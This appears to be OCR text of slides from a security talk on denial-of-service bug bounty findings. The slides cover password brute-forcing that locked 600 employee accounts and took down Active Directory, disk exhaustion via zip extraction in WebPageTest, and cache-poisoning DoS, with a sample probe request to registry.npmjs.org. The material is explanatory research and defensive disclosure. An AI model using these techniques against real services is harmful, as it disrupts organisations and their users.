BONSOIRD



ZAX

OXBEEFED

LOOP QUERIES 005

IMPACT

★★★★★

PRESENCE WILD

★★★☆☆

★★ OVERALL ★★


$15,5K BOUNTY

SIGN-IN DOS

WE HAD A TARGET WITH AN EMPLOYEE WEBPAGE

♡

- Password stuffing
- Password bruteforce with simple combination
- Injections etc…




WHY WAS IT A GOOD TARGET TO BF ?


- 1000+ employees
- No rate limiting
- No 2FA
- firstname.lastname (linkedin)


WE START THE ATTACK

HOWEVER

Guess


WHICH PROTECTION AGAINST BF THEY DID?
A DELAY THE NEXT ATTEMPT
B: CAPTCHA
C BAN THE IP ADDRESS
BAN THE EMPLOYEE ACCOUNT



WHICH PROTECTION AGAINST BF THEY DID?
DELAY THE NEXT ATTEMPT
CAPTCHA
BAN THE IP ADDRESS
BAN THE EMPLOYEE ACCOUNT


WHICH PROTECTION AGAINST BF THEY DID?
DELAY THE NEXT ATTEMPT
CAPTCHA
BAN THE IP ADDRESS
BAN THE EMPLOYEE ACCOUNT

BAN THE EMPLOYEE
ACCOUNT

RESULT

600 accounts locked



RESULT

600 accounts locked

They had LDAP integration with the AD

RESULT

600 accounts locked

They had LDAP integration with the AD

Active directory down

RESULT

600 accounts locked

They had LDAP integration with the AD

Active directory down

No access to the VPN anymore

LET ME IN
LET ME INNNNNN!!!

SIGN-IN DOS

IMPACT

★★★☆☆

PRESENCE WILD

★★☆☆☆

DISK
CONSUMPTION
DOS

ONE DAY I WANTED TO REPRODUCE A RESEARCH

Research Notes > Security Research

March 19, 2019

Discovering a zero day and getting code execution on Mozilla's AWS Network

WEBPAGETEST DOES AN EXTRACT OF THE ZIP FILE

```
if (isset($_FILES['file']['tmp_name'])) {
  ExtractZipFile($_FILES['file']['tmp_name'],
$testPath);
  CompressTextFiles($testPath);
}
```

Reproducing the bug with Intruder

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
1170	1170	200	☐	☐	93947	
938	938	200	☐	☐	93939	
0		404	☐	☐	469	
1	1	404	☐	☐	469	
2	2	404	☐	☐	469	
3	3	404	☐	☐	469	

Request | Response

Raw | Headers | Hex | HTML | Render


```
HTTP/1.1 200 OK
Date: Fri, 24 Nov 2017 19:19:05 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 93752
Connection: close
X-Powered-By: PHP/5.6.31
Vary: Accept-Encoding

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #fff; color: #222; font-family: sans-serif;}
pre {margin: 0; font-family: monospace;}
a:link {color: #009; text-decoration: none; background-color: #fff;}
a:hover {text-decoration: underline;}
table {border-collapse: collapse; border: 0; width: 934px; box-shadow: 1px 2px 3px #ccc;}
.center {text-align: center;}
.center table {margin: 1em auto; text-align: left;}
.center th {text-align: center !important;}
td, th {border: 1px solid #666; font-size: 75%; vertical-align: baseline; padding: 4px 5px;}
h1 {font-size: 150%;}
h2 {font-size: 125%;}
.p {text-align: left;}
.e {background-color: #ccf; width: 300px; font-weight: bold;}
.h {background-color: #99c; font-weight: bold;}
.v {background-color: #ddd; max-width: 300px; overflow-x: auto;}
.v i {color: #999;}
img {float: right; border: 0;}
hr {width: 934px; background-color: #ccc; border: 0; height: 1px;}
</style>
<title>phpinfo()</title><meta name="ROBOTS" content="NOINDEX,NOFOLLOW,NOARCHIVE" /></head>
<body><div class="center">
<table>
<tr class="h"><td>
<a href="http://www.php.net/"><img border="0"
src="
```

The backend didn't have enough inodes to take the charge of request

Total crash of the server

Total crash of the server

Total crash of the server



Total crash of the server

Total crash of the server

Total crash of the server

Total crash of the server

DISK CONSUMPTION DOS

IMPACT

★★★☆☆

PRESENCE WILD

★★★☆☆

CACHE
POISONING

> One day at Lupin & Holmes

> We were developing a new feature for our tool Depi in Research Mode

> One day at Lupin & Holmes

> We were developing a new feature for our tool Depi in Research Mode

> Basically Research Mode is when we want to test an idea and spread it to see if it should be incorporated into the tool

> One day at Lupin & Holmes

> We were developing a new feature for our tool Depi in Research Mode

> Basically Research Mode is when we want to test an idea and spread it to see if it should be incorporated into the tool

> The crazy idea:

> What if registries and artifactories used by our clients were vulnerable to Cache Poisoning DoS?

> One day at Lupin & Holmes

> We were developing a new feature for our tool Depi in Research Mode

> Basically Research Mode is when we want to test an idea and spread it to see if it should be incorporated into the tool

> The crazy idea:

> What if registries and artifactories used by our clients were vulnerable to Cache Poisoning DoS?

> We developed a Proof of Concept

> We were developing a new feature for our tool Depi in Research Mode

> Basically Research Mode is when we want to test an idea and spread it to see if it should be incorporated into the tool

> The crazy idea:

> What if registries and artifactories used by our clients were vulnerable to Cache Poisoning DoS?

> We developed a Proof of Concept

> Managed to get a hit on registry.npmjs.org

> Basically Research Mode is when we want to test an idea and spread it to see if it should be incorporated into the tool

> **The crazy idea:**

> What if registries and artifactories used by our clients were vulnerable to Cache Poisoning DoS?

> **We developed a Proof of Concept**

> Managed to get a hit on registry.npmjs.org

> We thought it was a false positive...

> The crazy idea:

> What if registries and artifa
clients were vulnerable to Cach

> We developed a Proof of Conce

> Managed to get a hit on regis

> We thought it was a false pos

****
**** LO AND BEHOLD IT WORKED ****
****

WHAT IS CACHE POISONING?

CPDoS, is a web attack technique described in this research by PortSwigger. It involves exploiting vulnerabilities in web caching systems to deliver malicious content to users.

METHODOLOGY

Understand how the Cache Keys are working

Understand how your output is linked to your input.

Once the cache key identified try to understand how you can manipulate it in order to cache unwanted content


THE CASE OF REGISTRY.NPMJS.ORG

```
GET /safe-regex/-/safe-regex-1.1.0.tgz?lupin_E7A812DE-
E09A-4906-A9E3-530E54AAEB41=cpdos_test HTTP/1.1
Host: registry.npmjs.org
User-Agent: lupin_test_cpdos
```

